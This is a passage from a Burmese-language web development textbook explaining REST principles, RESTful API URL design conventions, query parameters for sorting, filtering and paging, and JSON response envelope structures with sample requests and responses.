ဒီတော့ Response Body မှာ Data ကို ဒီအတိုင်းပြန်ပေးမယ့်အစား Data Envelope နဲ့ပြန်ပေးတာက ပိုကောင်းတယ်လို့ ဆိုကြသူတွေ ရှိပါတယ်။ ဒါပေမယ့် တစ်ချို့ကလည်း ဒါဟာ Standard နဲ့မညီဘူးလို့ ဆိုကြပါတယ်။ Meta Information တွေကို တွဲပြီးတော့ ဖော်ပြချင်ရင်၊ Data Envelope နဲ့စုထည့်မှ မဟုတ်ပါဘူး၊ Headers မှာ Custom Header အနေနဲ့ ထည့်ပေးလိုက်လို့လည်း ရတာပဲလို့ ဆိုကြပါတယ်။ ဥပမာ - နမူနာပေးထားတဲ့အထဲကဆိုရင် `success` တို့ `errors.code` တို့ဆိုတာ လိုတောင်မလိုပါဘူး။ Status Code တွေ ရှိနေတာပဲ။ Status Code ကိုကြည့်လိုက်ယုံနဲ့ သိနေရပြီလေ။ ကျန်တဲ့ `errors.message` လိုဟာမျိုး သီးခြား ပေးဖို့လိုအပ်ရင် `X-Error-Message` ဆိုပြီးတော့ Custom Header အနေနဲ့ ထည့်ပေးလိုက်လို့ ရနိုင်ပါတယ်။ Data ထဲမှာ သွားရောပေးစရာမလိုပါဘူးလို့ ပြောကြပါတယ်။ ဒါကတော့ API Developer တွေကြားထဲမှာ ရှိနေကြတဲ့ မတူကွဲပြားတဲ့အမြင်ပါ။

လက်တွေ့မှာ Header တွေထက်စာရင် Data Envelope ထဲက အချက်အလက်တွေက ပိုပြီးတော့ အသုံးပြုရ လွယ်လို့ Data Envelope နဲ့ပဲ ပိုပြီးတော့ အသုံးများကြပါတယ်။ Data Envelope ထဲမှာ ဘာတွေပါရမှာလဲဆိုတာကိုတော့ နောက်တစ်ခန်းကျော်ကျတော့မှ ဆက်ကြည့်ကြပါမယ်။

အခန်း (၆၉) – RESTful API

REST ဆိုတာ Representational State Transfer ရဲ့ အတိုကောက်ဖြစ်ပြီး၊ Service တွေဖန်တီးတဲ့အခါမှာ လိုက်နာဖို့ သတ်မှတ်ထားတဲ့ Architecture Design လမ်းညွှန်ချက်ဖြစ်ပါတယ်။ Roy Fielding လို့ခေါ်တဲ့ ကွန်ပျူတာသိပ္ပံပညာရှင်တစ်ဦးက Ph.D စာတမ်းအဖြစ် (၂၀၀၀) ပြည့်နှစ်မှာ တင်သွင်းခဲ့တာပါ။ ဒါပေမယ့် သူက (၁၉၉၄) ခုနှစ်လောက်တည်းက ဒီနည်းစနစ်တွေကိုသုံးပြီးတော့ HTTP ကို ပူးပေါင်းတီထွင်ပေးခဲ့တာပါ။ ဒါကြောင့် REST က Architecture ဖြစ်ပြီး HTTP က အဲ့ဒီ Architecture ကိုအသုံးပြုထားတဲ့ နည်းပညာလို့ ဆိုနိုင်ပါတယ်။

Service တွေရဲ့သဘောသဘာဝကို ပထမဆုံးအခန်းမှာ ပြောခဲ့ပြီးဖြစ်ပါတယ်။ Service တွေနဲ့ပက်သက်ရင် **RESTful Web Service** လို့ခေါ်တဲ့ အသုံးအနှုန်းတစ်ခုရှိပါတယ်။ ဆိုလိုတာက စနစ်ကျတဲ့ Service တစ်ခုဖြစ်ဖို့ဆိုရင် RESTful ဖြစ်ရမယ်၊ REST Architecture Design လမ်းညွှန်ချက်များနဲ့ ကိုက်ညီရမယ် ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ တစ်ကယ်တော့ HTTP ကိုအသုံးပြုတဲ့ Service ဖြစ်တာနဲ့တင် RESTful Service ဖြစ်ပြီးနေပြီလို့ ဆိုနိုင်ပါတယ်။ HTTP ကိုယ်တိုင်က REST ကို လိုက်နာပြီး တီထွင်ထားတာ မို့လို့ပါ။

RESTful Services

ဒါပေမယ့် HTTP ကို သုံးနေတာပဲ ဆိုယုံလောက်နဲ့ ကျေနပ်လို့မရသေးပါဘူး။ REST ရဲ့ သဘော သဘာဝတွေကို ကိုယ်တိုင်နားလည် ကျင့်သုံးပေးဖို့လည်း လိုအပ်ပါသေးတယ်။ မဟုတ်ရင် HTTP သုံးထားပေမယ့် REST သတ်မှတ်ချက်များနဲ့ မကိုက်ညီတာမျိုး ဖြစ်နေနိုင်ပါတယ်။ စနစ်မကျတော့တာမျိုး ဖြစ်နိုင်ပါတယ်။ ဒါကြောင့် REST ရဲ့ သဘောသဘာဝ အနှစ်ချုပ်ကို အခုလိုမှတ်ပါ။

Client နဲ့ Server တို့အကြား အချက်အလက်တွေ ဖလှယ်တဲ့အခါ အဲ့ဒီအချက်အလက်တွေဟာ **Representable** ဖြစ်ရပါမယ်။ ဆိုလိုတာက အပြန်အလှန်ဖလှယ်ကြတဲ့ အချက်အလက်တွေကို ကွန်ပျူတာစနစ်တွေက နားလည်အလုပ်လုပ်နိုင်သလို၊ လူတွေကလည်း ဖတ်ရှုနားလည်နိုင်ရမယ် ဆိုတဲ့ အဓိပ္ပါယ်ပါ။

ဥပမာ -

`/products/123/reviews` ဆိုတဲ့ URL ကို ကွန်ပျူတာစနစ်ဖြစ်တဲ့ HTTP Server က နားလည်အလုပ် လုပ်နိုင်သလို၊ လူတစ်ယောက်က ဖတ်ကြည့်ရင်လည်း ဘာကိုဆိုလိုတယ်ဆိုတာ နားလည်နိုင်စေပါတယ်။ `/xyz987/a(12)3+b45?q=678#rtyez` ဆိုရင်တော့ ကွန်ပျူတာက နားလည် အလုပ်လုပ်ပေးနိုင်တဲ့ URL ဖြစ်ကောင်းဖြစ်ပေမယ့် လူကတော့ ဖတ်ရှုနားလည်မှာ မဟုတ်တော့ပါဘူး။

URL တင်မကပါဘူး။ ပြန်သုံးသပ်ကြည့်မယ်ဆိုရင် Request Methods တွေ၊ Response Status Code တွေ Headers တွေအားလုံးဟာလည်း ကွန်ပျူတာစနစ်တွေသာမက လူတွေဖတ်ရှု နားလည်နိုင်စွမ်းရှိတဲ့ သတ်မှတ်ချက်တွေ ဖြစ်တယ်ဆိုတာကို တွေ့ရမှာပါ။ ဒါဟာ HTTP က မူလကတည်းက Representable ဖြစ်နေခြင်းဖြစ်တယ်လို့ နားလည်ရမှာဖြစ်ပြီး အဲ့ဒီလို Representable ဖြစ်နေတာကို ကိုယ့်ရဲ့အသုံးပြုပုံအမှားကြောင့် မပျက်စီးစေဖို့ လိုအပ်ပါတယ်။

နောက်ထပ် REST ရဲ့ အရေးပါတဲ့ သဘောသဘာဝကတော့ **Stateless** ဖြစ်ရမယ်ဆိုတဲ့ သတ်မှတ်ချက်ပါတယ်။ HTTP က Stateless ဖြစ်ပြီးသားပါ။ Client က Server ကို ဆက်သွယ်တဲ့အခါ Server က အကြောင်းပြန်ပါတယ်။ ဒါပေမယ့် အဲ့ဒီဆက်သွယ်မှုကို မှတ်မထားပါဘူး။ ဒါကြောင့် နောက်တစ်ကြိမ် ဆက်သွယ်တဲ့အခါ Server က ဆက်သွယ်မှု အသစ်တစ်ခုအနေနဲ့ပဲ လက်ခံအလုပ်လုပ်သွားမှာပါ။ အရင်ကလာဖူးတယ်၊ အဆင်ပြေရဲ့လား၊ စသဖြင့် အဲ့ဒါမျိုးတွေ တစ်ခုမှမရှိဘဲ ဘယ်နှစ်ကြိမ် ဆက်သွယ်မှုကို ပြုလုပ်လာပါစေ တစ်ခါမှ မလာဖူးတဲ့၊ သူစိမ်းတစ်ယောက်လိုပဲ အမြဲဆက်ဆံ တုံ့ပြန်သွားမှာ ဖြစ်ပါတယ်။ ဒီသဘောသဘာဝကို Stateless ဖြစ်တယ်လို့ ဆိုတာပါ။ ဒီလို Stateless ဖြစ်ခြင်းကြောင့်ရလာမယ့် အားသာချက်ပေါင်းများစွာ ရှိပါတယ်။ အမြင်သာဆုံးကတော့ Client အနေနဲ့ အရင်ဆက်သွယ်မှုတွေနဲ့ ပြန်လည်ချိန်ညှိနေစရာ မလိုတော့ဘဲ၊ အသစ်တစ်ခုကဲ့သို့ အမြဲဆက်သွယ်နိုင်တဲ့အတွက် ဆက်သွယ်ရ လွယ်ကူရိုးရှင်းသွားခြင်းပဲ ဖြစ်ပါတယ်။

REST ဆိုတာ Ph.D စာတမ်းကြီးတစ်စောင်ဖြစ်လို့ ကျယ်ပြန့်လှပါတယ်။ ဒါပေမယ့် လက်တွေ့အသုံးပြုဖို့ အတွက်ဆိုရင်တော့ ဒီနှစ်ချက်ကို မှတ်သားထားရင် လုံလောက်ပါပြီ။ (၁) ဆက်သွယ်ပေးပို့တဲ့ အချက်အလက်တွေဟာ ကွန်ပျူတာသာမက လူကပါ ဖတ်ရှုနားလည်နိုင်စွမ်း ရှိရမယ်။ (၂) ဆက်သွယ်မှုတွေဟာ Stateless ဖြစ်နေရမယ်။ ဒါပါပဲ။ ဒီနှစ်ချက်ကို နားလည်လိုက်နာပြီး HTTP ရဲ့ မူလသတ်မှတ်ချက်တွေကို မှန်မှန်ကန်ကန် အသုံးပြုသွားမယ်ဆိုရင် ကျွန်တော်တို့ တည်ဆောက်မယ့် Service တွေဟာ စနစ်ကျတဲ့ RESTful Service တွေ ဖြစ်နေမှာပဲ ဖြစ်ပါတယ်။

RESTful API

API ဆိုတာဟာ Service ကို ဆက်သွယ်အသုံးပြုရန်နည်းလမ်း လို့အပေါ်မှာ ရှင်းခဲ့ပါတယ်။ Web Service တစ်ခုကို ဆက်သွယ်အသုံးပြုလိုတဲ့အခါ URL အပါအဝင် Request တွေကို အသုံးပြုရပါတယ်။ ဒါကြောင့် API ဒီဇိုင်းတစ်ခု RESTful ဖြစ်ဖို့ဆိုတာ ဒီ URL နဲ့ Request တွေရဲ့ဖွဲ့စည်းပုံကို စနစ်ကျအောင် သတ်မှတ်တာပါပဲ။ ဒီလိုသတ်မှတ်တဲ့အခါ မူလ HTTP ရဲ့ သဘောသဘာဝကနေ သွေဖီခြင်းမရှိစေဘဲ ကိုယ့်နည်းကိုယ်ဟန်နဲ့ စိတ်တိုင်းကျ သတ်မှတ်လို့ရနိုင်ပါတယ်။ ဒါပေမယ့် ကနေ့ခေတ်မှာ ဒီလိုကိုယ့်နည်းကိုယ်ဟန်နဲ့ တစ်ကျောင်းတစ်ပုဒ်ဆန်း ထွင်ပြီးလုပ်နေစရာ မလိုတော့ပါဘူး။ လူတိုင်းလိုလိုက လက်ခံပြီး ကျင့်သုံးနေတဲ့ နည်းတွေ ရှိနေပါပြီ။ ဒီနည်းတွေကို ဆက်ပြောသွားမှာပါ။

API URL နဲ့ပက်သက်ရင် အခေါ်အဝေါ် (၃) ခုကို အရင်မှတ်ထားဖို့ လိုပါမယ်။ **Resource**, **Action** နဲ့ **ID** ပါ။ Resource ဟာ ဆောင်ရွက်မယ့် လုပ်ငန်းရင်းမြစ်ဖြစ်ပါတယ်။ Data ဖြစ်ပါတယ်။ ဥပမာအားဖြင့်၊ Products, Customers, Users, Students, Books, Records, Places စသဖြင့် ဖြစ်နိုင်ပါတယ်။ Action ကတော့ အဲ့ဒီ Resource Data ပေါ်မှာ သက်ရောက်မယ့် လုပ်ငန်းတွေပါ။ ဥပမာအားဖြင့် Create Product, View Customers, Update User, Delete Student, Increase Book, Change Record, Cancel Place စသဖြင့် ဖြစ်နိုင်ပါတယ်။ ID ကတော့ စုဖွဲ့ပြီးရှိနေတဲ့ Resource Data Collection ထဲက Specific Resource တစ်ခုကို တိတိကျကျညွှန်းဖို့ အတွက် သတ်မှတ်ထားတဲ့ Unique Key ကိုပြောတာပါ။

API URL တွေ သတ်မှတ်ဖို့အတွက် ဒီ (၃) ချက်ကို စုဖွဲ့တည်ဆောက်ရမှာပါ။ ဒီလိုတည်ဆောက်တဲ့အခါ နားလည်လိုက်နာရမယ့် စည်းမျဉ်းတွေ ရှိပါတယ်။ နည်းနည်းလည်းများပါမယ်။ ဒါပေမယ့် သူလည်းပဲ အရေးကြီးတဲ့ ကိစ္စတစ်ခုမို့လို့ သေသေချာချာဂရုပြုပြီး လေ့လာမှတ်သားပေးပါ။

1. ပထမဆုံးစည်းမျဉ်းကတော့ API URL တွေမှာ စာလုံးအသေးတွေချည်းပဲသုံးရမယ် ဆိုတဲ့အချက် ဖြစ်ပါတယ်။ ဥပမာ -

`/products`	`/articles`	`/books`	`/users`

2. ဒုတိယအနေနဲ့ Resource အမည်က Plural (အများကိန်း) ဖြစ်ရပါမယ်။ အပေါ်ကဥပမာကိုပြန်ကြည့်ပါ။ Plural Noun တွေကိုပဲသုံးပြီး နမူနာပေးထားတာကို တွေ့ရနိုင်ပါတယ်။

3. Resource အမည်မှာ Special Character တွေနဲ့ Space တွေ ထည့်မသုံးရပါဘူး။ Space လိုအပ်တဲ့အခါ Dash (-) နဲ့တွဲပေးနိုင်ပါတယ်။ ဥပမာ –

`/junior-engineers`	`/language-books`	`/travel-records`	`/management-jobs`

4. API URL မှာ Action တွေမထည့်ရပါဘူး။ Action အစား သင့်တော်တဲ့ Request Method ကို အသုံးပြုရပါမယ်။ ဒီတော့ Resource, Action, ID ရယ်လို့ (၃) မျိုးရှိပေမယ့် API URL မှာ Resource နဲ့ ID ပဲ ပါရမယ်ဆိုတဲ့ သဘောပါ။

	`/products`	**`/products/123`**
GET	`Get all products.`	`Get product with id 123`
POST	`Create a product`	
PUT	`Update many products at once`	`Update product with id 123`
PATCH	`Update many products at once`	`Update product with id 123`
DELETE	`Delete many products`	`Delete product with id 123`

အပေါ်ကဇယားကွက်မှာ URL က နှစ်ခုတည်း ဆိုပေမယ့် Request Method (၅) မျိုးနဲ့ ပေါင်းလိုက်တဲ့အခါ လုပ်ဆောင်ချက် (၉) မျိုးရတာကို တွေ့ရနိုင်ပါတယ်။ လေ့လာကြည့်လိုက်ပါ။ `PUT` နဲ့ `PATCH` ရဲ့ ကွဲပြားပုံ ကိုရှင်းပြခဲ့ပြီး ဖြစ်ပါတယ်။ ပြီးတော့ `POST` နဲ့ အချက်အလက်သစ်တည်ဆောက်တဲ့အခါ ID ပေးပြီး တည်ဆောက်ရင် Conflict ဖြစ်လို့ အဲ့ဒီလုပ်ဆောင်ချက်တစ်ခုချန်ထားခဲ့တာလည်း သတိပြုပါ။ ဒီနည်းနဲ့ Action တွေကို URL မှာ ထည့်စရာမလိုတော့ပါဘူး။

တစ်ချို့ Action တွေကတော့ Request Method သက်သက်နဲ့ အဓိပ္ပါယ် မပေါ်လွင်လို့ မထည့်မဖြစ် ထည့်ဖို့လိုတာတွေ ရှိနိုင်ပါတယ်။ ဥပမာ - `increase`, `toggle`, `tag`, `verify`, `undo` စသဖြင့်ပါ။ ဒါမျိုးလိုအပ်လာရင်တော့ URL မှာ Action ထည့်နိုင်ပါတယ်။ ဥပမာ -

`/product/increase/123`	`/items/toggle/4`	`/users/verify`	`/tasks/undo/5`

5. **Sub Resource** ဆိုတာလည်း လိုအပ်တတ်ပါသေးတယ်။ လိုအပ်ရင် ထည့်လို့ရပါတယ်။ ဥပမာ - Product ရဲ့ Reviews တွေကို လိုချင်တယ်။ Student ရဲ့ Grades ကိုလိုချင်တယ်။ Article ရဲ့ Comments တွေကို လိုချင်တယ်၊ စသဖြင့် ရှိတတ်ပါတယ်။ အဲ့ဒါဆိုရင် URL ရဲ့ ဖွဲ့စည်းပုံက ဒီလို ဖြစ်သွားမှာပါ။

`/products/123/reviews`	`/students/4/grades`	`/articles/5/comments`

နောက်ကလိုက်တဲ့ `reviews`, `grades`, `comments` တွေဟာလည်း Resource တွေပါပဲ၊ ဒါပေမယ့် Main Resource တော့ မဟုတ်ပါဘူး။ Sub Resource တွေပါ။

6. ရှေ့ကနေ `/api` ဆိုတဲ့ Prefix နဲ့ URL တွေကို စပေးချင်ရင် ပေးလို့ရပါတယ်။ ရိုးရိုး URL နဲ့ API URL ကို ကွဲပြားသွားစေလို့ ပေးသင့်ပါတယ်။ မပေးရင်လည်း ရတော့ရပါတယ်။ ကိုယ့်လိုအပ်ချက် ပေါ်မှာ မူတည်ပါတယ်။

7. URL မှာ API Version ပါသင့်ပါတယ် (ဥပမာ `/api/v1`)။ API ဆိုတာ ပေးထားပြီးရင် မပြင်သင့်တော့ပါဘူး။ ပြင်လိုက်လို့ ပြောင်းသွားတဲ့အခါ ဒီ API ကို သုံးနေသူ Client အတွက် ပြဿနာရှိနိုင်ပါတယ်။ ဒါကြောင့် ပြင်ဖို့လိုတယ် ဆိုရင်လည်း ပြင်ပြီနောက်မှာ API Version သစ်အနေနဲ့ ထပ်တိုးပေးရမှာ ဖြစ်ပါတယ်။ ဥပမာ -

`/api/`**`v1`**`/products/123`	`/api/`**`v2`**`/articles/4/comments`	`/api/`**`v3`**`/user/verify/5`

8. Sorting, Filter နဲ့ Paging လုပ်ဆောင်ချက်တွေ အတွက် **URL Query** တွေကို သုံးရပါတယ်။ ဒီအပိုင်းကတော့ တစ်ယောက်နဲ့တစ်ယောက် အကြိုက်မတူသလို Recommendation တွေလည်း ကွဲပြားကြပါတယ်။ ဒါကြောင့် အခုဖော်ပြမယ့်နည်းကို Recommendation များစွာထဲက တစ်ခုလို့ သဘော ထားသင့်ပါတယ်။

   Sorting နဲ့ပတ်သတ်တဲ့ သတ်မှတ်ချက်တွေကို အခုလိုသတ်မှတ်ပေးနိုင်ပါတယ်။

`/products?sort[price]=1`	`/students?sort[name]=1&sort[age]=-1`

   URL Query Operator ဖြစ်တဲ့ ? ကို သုံးလိုက်တာပါ။ ပထမဥပမာမှာ Products တွေကို `price` နဲ့ Sorting စီပြီး လိုချင်တဲ့သဘောကို သတ်မှတ်ပေးလိုက်တာပါ။ ဒုတိယဥပမာ မှာတော့ Students တွေကို `name` နဲ့လည်းစီမယ် `age` နဲ့လည်းစီမယ်ဆိုတဲ့သဘောနဲ့ နှစ်ခုပေး ထားတာကို သတိပြုပါ။ ပြီးတော့ `age` အတွက် Value က `-1` ဖြစ်ပါတယ်။ ပြောင်းပြန် စီမယ် Descending ဆိုတဲ့ သဘောပါ။ ရှိးရှိးစီရင် `1` ကိုသုံးပြီး ပြောင်းပြန်စီရင် `-1` ကိုသုံးတယ် ဆိုတဲ့ ဒီနည်းဟာ ရှေ့ဆက်လေ့လာမယ့် MongoDB ကနေလာတဲ့ နည်းဖြစ်ပါတယ်။

   Filter ကနည်းနည်းတော့ ရှုပ်ပါတယ်။ ပေးထားတဲ့နမူနာကိုသာ တိုက်ရိုက်လေ့လာကြည့်ပါ။

```
/products?filter[name]=Book&filter[price][$lt]=9
```

   Grater Than, Less Than, Not စတဲ့ Filter Operator တွေအတွက် `[$gt]` `[$gte]` `[$lt]` `[$lte]` `[$not]` စသဖြင့် လေးထောင့် ကွင်းလေးတွေနဲ့ ရေးကြပါတယ်။ ဒါလည်းပဲ MongoDB ကနေလာတဲ့ နည်းပဲ ဖြစ်ပါတယ်။ အခုအမြင်မှာ ရှုပ်နေပေမယ့် လက်တွေ့အသုံးပြုတဲ့ အခါ ဒီနည်းတွေကိုသုံးတဲ့အတွက် နောက်ပိုင်း တော်တော်ရှင်းပြီး အဆင်ပြေတယ်ဆိုတာကို တွေ့ရပါလိမ့်မယ်။

Paging ကတော့နှစ်မျိုးရှိပါတယ်။ Client ဘက်က Paging ကို သတ်မှတ်ခွင့် ပြုလို့ရသလို Server ဘက်ကပဲ သတ်မှတ်ပေးလို့လည်း ရပါတယ်။ Client ဘက်က Paging သတ်မှတ်ခွင့်ပြုချင်ရင် API URL ရဲ့ ဖွဲ့စည်းပုံက အခုလိုဖြစ်နိုင်ပါတယ်။ ရိုးရိုး Database Query တွေမှာသုံးတဲ့ `limit` ရေးထုံးမျိုးကိုပဲ ပြန်သုံးလိုက်တာပါ။

`/products?skip=5&limit=10`	`/students?skip=10&limit=20`

Client ဘက်က ဘယ်ကစမလဲ ရွေးလို့ရသလို၊ တစ်ကြိမ်မှာ ဘယ်နှစ်ခုလိုချင်သလဲပါရွေးလို့ရသွားမှာပါ။ နောက်တစ်နည်းကတော့ Paging Options တွေကို Server ဘက်က ပုံသေသတ်မှတ်ထားတာမျိုးပါ။ ဒီလိုပါ။

`/products?page=2`	`/students?page=3`

Client ဘက်ကလိုချင်တဲ့ အရေအတွက်တွေဘာတွေ ပေးခွင့်မရှိတော့ပါဘူး။ လိုချင်တဲ့ Page Number ကိုပဲပေးရတဲ့ သဘောပါ။ Page တစ်ခုမှာ Record ဘယ်နှစ်ခုရှိမလဲဆိုတာမျိုးကတော့ Server ကသတ်မှတ်မှာပါ။

Filter, Sorting နဲ့ Paging ပေါင်းသုံးထားတဲ့ ဥပမာလေးတစ်ခုကိုလည်း ဖော်ပြပေးလိုက်ပါတယ်။

```
/products?filter[category]=4&sort[name]=1&sort[price]=-1&page=2
```

`category` က 4 ကိုလိုချင်တယ်။။ `name` နဲ့ Sorting စီမယ်။ `price` နဲ့လည်း ပြောင်းပြန်ထပ်စီဦးမယ်။ Page 2 ကို လိုချင်တယ်လို့ ပြောလိုက်တာပါ။

ဒီလို Sorting, Filter, Paging လုပ်ဆောင်ချက်တွေ အကုန်လုံးကို ကိုယ့် API က မဖြစ်မနေ ပေးရမယ်လို့ မဆိုလိုပါဘူး။ ပေးချင်တယ်ဆိုရင် ဘယ်လိုပေးရမလဲဆိုတဲ့ နည်းကိုသာပြောတာပါ။ လက်တွေ့မှာ ကိုယ့် API ဘက်က ဘယ်လိုလုပ်ဆောင်ချက်တွေ ပေးမလဲဆိုတာ ကိုယ်တိုင် ရွေးချယ်သတ်မှတ်ရမှာ ဖြစ်ပါတယ်။

ဒီထက်ပိုပြီး နည်းနည်းအသေးစိတ်ချင်သေးတယ်ဆိုရင် Client ဘက်က လိုချင်တဲ့ Fields တွေကို ရွေးယူလို့ရအောင်လည်း ပေးလို့ရပါတယ်။ ဒီလိုပါ။

`/products?fields=name,price,description`	`/students?fields=name,age,grade`

ပထမနမူနာမှာ Products တွေကိုလိုချင်တာပါ။ ဒါပေမယ့် Products ရဲ့ ရှိသမျှ Field အားလုံးကို မယူဘဲ `name, price` နဲ့ `description` ပဲလိုချင်တယ်လို့ ရွေးပေးလိုက်တာပါ။ ဒုတိယ နမူနာကလည်း အတူတူပါပဲ။ Students ရဲ့အချက်အလက်တွေထဲကမှ `name, age` နဲ့ `grade` ကိုပဲ လိုချင်တယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။

ဒီလောက်ဆိုရင် RESTful API URL တွေရဲ့ ဖွဲ့စည်းပုံပိုင်းမှာ တော်တော်လေး ပြည့်စုံသွားပါပြီ။ ခေါင်းလည်း နည်းနည်းမူးသွားကြပြီ ထင်ပါတယ်။ မှတ်စရာ နည်းနည်းများတဲ့ အတွက်ကြောင့် မှတ်ရလွယ်အောင် နံပါတ်စဉ်တပ်ပြီး ဖော်ပြပေးခဲ့ပါတယ်။ အားလုံး (၈) ပိုင်းရှိပါတယ်။

စာတွေများလို့ စိတ်တော့ ညစ်မသွားပါနဲ့။ ဒီဇိုင်းပိုင်း ကောင်းမွန်စနစ်ကျတဲ့ Service တွေ API တွေဖြစ်စေဖို့ အတွက် နောက်ထပ်အရေးကြီးတဲ့ အပိုင်းတစ်ခုကို ဆက်လက်လေ့လာ ကြရပါဦးမယ်။ အဲ့ဒါကတော့ Response တွေရဲ့ ဖွဲ့စည်းပုံအကြောင်းပဲ ဖြစ်ပါတယ်။

အခန်း (၇၀) – API Response Structure

ဒီအခန်းမှာတော့ အထူးသဖြင့် Response Body ရဲ့ ဖွဲ့စည်းပုံနဲ့အတူ Client နဲ့ Server အပြန်အလှန် ပေးပို့ကြမယ့် Request / Response တွေရဲ့ ဖွဲ့စည်းပုံအကြောင်းကို ပြောပြသွားမှာပါ။ ဟိုးအပေါ်မှာ Response Body ဟာ JSON Format ဖြစ်ရပြီးတော့ Data Envelope ကိုအသုံးပြုနိုင်တယ်လို့ ပြောထားပါတယ်။

JSON Format ဖြစ်ဖို့က လွယ်ပါတယ်။ ကိုယ်တောင် ဘာမှလုပ်စရာ မလိုပါဘူး။ Language တိုင်းလိုလိုမှာ Array ကို JSON ပြောင်းပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေ၊ Object ကို JSON ပြောင်းပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေ ပါပြီးသားပါ။

ဒါကြောင့် ဒီနေရာမှာ Data Envelope ရဲ့ဖွဲ့စည်းပုံကို နားလည်ဖို့ကပိုအရေးကြီးပါတယ်။ Data Envelope ရဲ့ ဖွဲ့စည်းပုံက တစ်ယောက်နဲ့တစ်ယောက် အကြိုက်မတူကြသလို၊ ပေးကြတဲ့ Recommendation တွေလည်းမတူကြပါဘူး။ ဒါပေမယ့် အသေးစိတ်တွေမှာသာ ကွာသွားတာပါ၊ အခြေခံမူသဘောတွေကတော့ အတူတူပါပဲ။ ဒါကြောင့်မို့လို့ အခုဖော်ပြမယ့်နည်းတွေကို လေ့လာထားပြီး ကျန်အသေးစိတ်ကိုတော့ ကိုယ့်လိုအပ်ချက်နဲ့အညီ ချိန်ညှိပြီး သုံးသွားလို့ ရနိုင်ပါတယ်။

ပထမဆုံးအနေနဲ့ Response Envelope ထဲမှာ `meta`, `data`, `links` နဲ့ `errors` လို့ခေါ်တဲ့ ပင်မအစိတ်အပိုင်း (၄) ခု ပါလေ့ရှိတယ်လို့ မှတ်သားထားပေးပါ။ ဥပမာ - `GET` Method ကို သုံးပြီး `/students` ကို Request ပြုလုပ်ခဲ့တယ်ဆိုရင် အခုလိုဖြစ်နိုင်ပါတယ်။

Request

```
GET /students
Content-Type: application/json
```

Response

```
200 OK
Content-Type: application/json

{
    meta: {
        total: 15
    },
    data: [
        { ... }, { ... }, { ... }, { ... }, { ... }
    ],
    links: {
        self: "http://domain/students",
        students: "http://domain/students",
        classes: "http://domain/classes",
        grades: "http://domain/students/grades"
    }
}
```

အထက်က Response Body နမူနာမှာ `meta`, `data` နဲ့ `links` တို့ပါပါတယ်။ `meta` မှာ စုစုပေါင်း Record အရေအတွက်ကို `total` နဲ့တွဲထည့်ပေးထားပါတယ်။ `data` ကတော့ Client လိုချင်တဲ့ Student စာရင်းကို JSON Array အနေနဲ့ပေးထားတာပါ။ `errors` မပါပါဘူး။ Error မရှိတဲ့သဘောပါ။ တစ်ချို့က `errors` နဲ့ `data` နှစ်ခုထဲက တစ်ခုပဲပါရမယ်။ `errors` ပါရင် `data` မပါရဘူး။ `data` ပါရင် `errors` မပါရဘူး လို့ပြောကြပါတယ်။ ဒါသဘာဝကျပါတယ်။ ဒါကြောင့် `errors` နဲ့ `data` နှစ်ခုရှိပေမယ့် နှစ်ခုထဲကတစ်ကြိမ်မှာ တစ်ခုသာ ပါဝင်ရမှာပဲ ဖြစ်ပါတယ်။

`links` မှာတော့ အသုံးဝင်တဲ့ API URL တွေကို တန်းစီပြီးတော့ ပေးထားတဲ့ သဘောပါ။ ဒီအတွက် **HATEOAS** လို့ခေါ်တဲ့ REST ရဲ့ဆက်စပ်နည်းပညာတစ်ခုရှိပါတယ်။ Hypermedia as the Engine of Application State ရဲ့အတိုကောက်ပါ။ ဒါနဲ့ပက်သက်ပြီး နည်းနည်းတော့ အငြင်းပွားကြပါတယ်။ လိုတယ်လို့ ပြောတဲ့သူရှိသလို၊ မလိုဘူးလို့ ပြောတဲ့သူလည်း ရှိပါတယ်။ မလိုဘူးလို့ ဘာကြောင့် ပြောသလဲဆိုတော့၊ လက်တွေ့မှာ ဒီ Links တွေကိုအားကိုးလို့ မပြည့်စုံပါဘူး။ API Documentation ကိုသွားကြည့်ရမှာပဲမို့လို့ Response Body မှာ ထည့်ပေးနေစရာမလိုဘူးလို့ ပြောကြတာပါ။ တစ်ကယ်တမ်း လက်တွေ့မှာလည်း

အမြဲတမ်း ပြည့်စုံအောင်လိုက်ထည့်ပေးဖို့ မလွယ်တဲ့အတွက် အများအားဖြင့် Pagination ပိုင်းကလွဲရင် `links` ကို သိပ်ပြီးတော့ မသုံးကြပါဘူး။ ဒါကြောင့် နောက်ပိုင်းမှာ `links` ကို အမြဲမသုံးတော့ဘဲ လိုအပ်မှပဲ သုံးပါတော့မယ်။

`GET` Method နဲ့ `/studetns/:id` ဆိုတဲ့ API URL ကို Request ပြုလုပ်ခဲ့ရင်တော့ ဖွဲ့စည်းပုံက အခုလိုပုံစံ ဖြစ်နိုင်ပါတယ်။

Request

```
GET /students/3
Content-Type: application/json
```

Response

```
200 OK
Content-Type: application/json

{
    meta: {
        id: 3
    },
    data: { ... }
}
```

ဒီတစ်ခါတော့ `meta` မှာ `id` ကို ထည့်ပေးထားပါတယ်။ တစ်ချို့လည်း `total` တို့ `id` တို့လို `meta` Data တွေကို `meta` ထဲမှာ တစ်ဆင့်ခံ မထည့်တော့ပဲ တိုက်ရိုက်ပေးတတ်ကြပါတယ်။ ဒီလိုပါ။

JSON

```
{
    id: 3,
    data: { ... }
}
```

နည်းလမ်းတွေ ရောပြောနေလို့ ခေါင်းမစားပါနဲ့။ အထက်မှာပြောခဲ့သလို အသေးစိတ်လေးတွေပဲ ကွာသွားတာပါ။ အခြေခံမူသဘောက အတူတူပဲမို့လို့ ကြိုက်တဲ့နည်းကို သုံးနိုင်ပါတယ်။ လက်ရှိနမူနာမှာ `data` ကတော့ JSON Object တစ်ခုတည်း ဖြစ်သွားပါပြီ။ Array မဟုတ်တော့ဘူးဆိုတာကိုလည်း သတိပြုပါ။

အကယ်၍များ Error ဖြစ်ခဲ့ရင်တော့ Response က ဒီလိုဖြစ်နိုင်ပါတယ်။

Response

```
404 Not Found
Content-Type: application/json

{
     meta: {
          id: 3
     },
     errors: {
          message: "Student with id 3 doesn't exists."
     }
}
```

သို့မဟုတ် ဒီလိုလည်း ဖြစ်နိုင်ပါတယ်။

Response

```
401 Unauthorized
Content-Type: application/json

{
     meta: {
          id: 3
     },
     errors: {
          message: "Unauthorize access."
     },
     links: {
          self: "http://domain/studnets/3",
          login: "http://domain/login"
     }
}
```

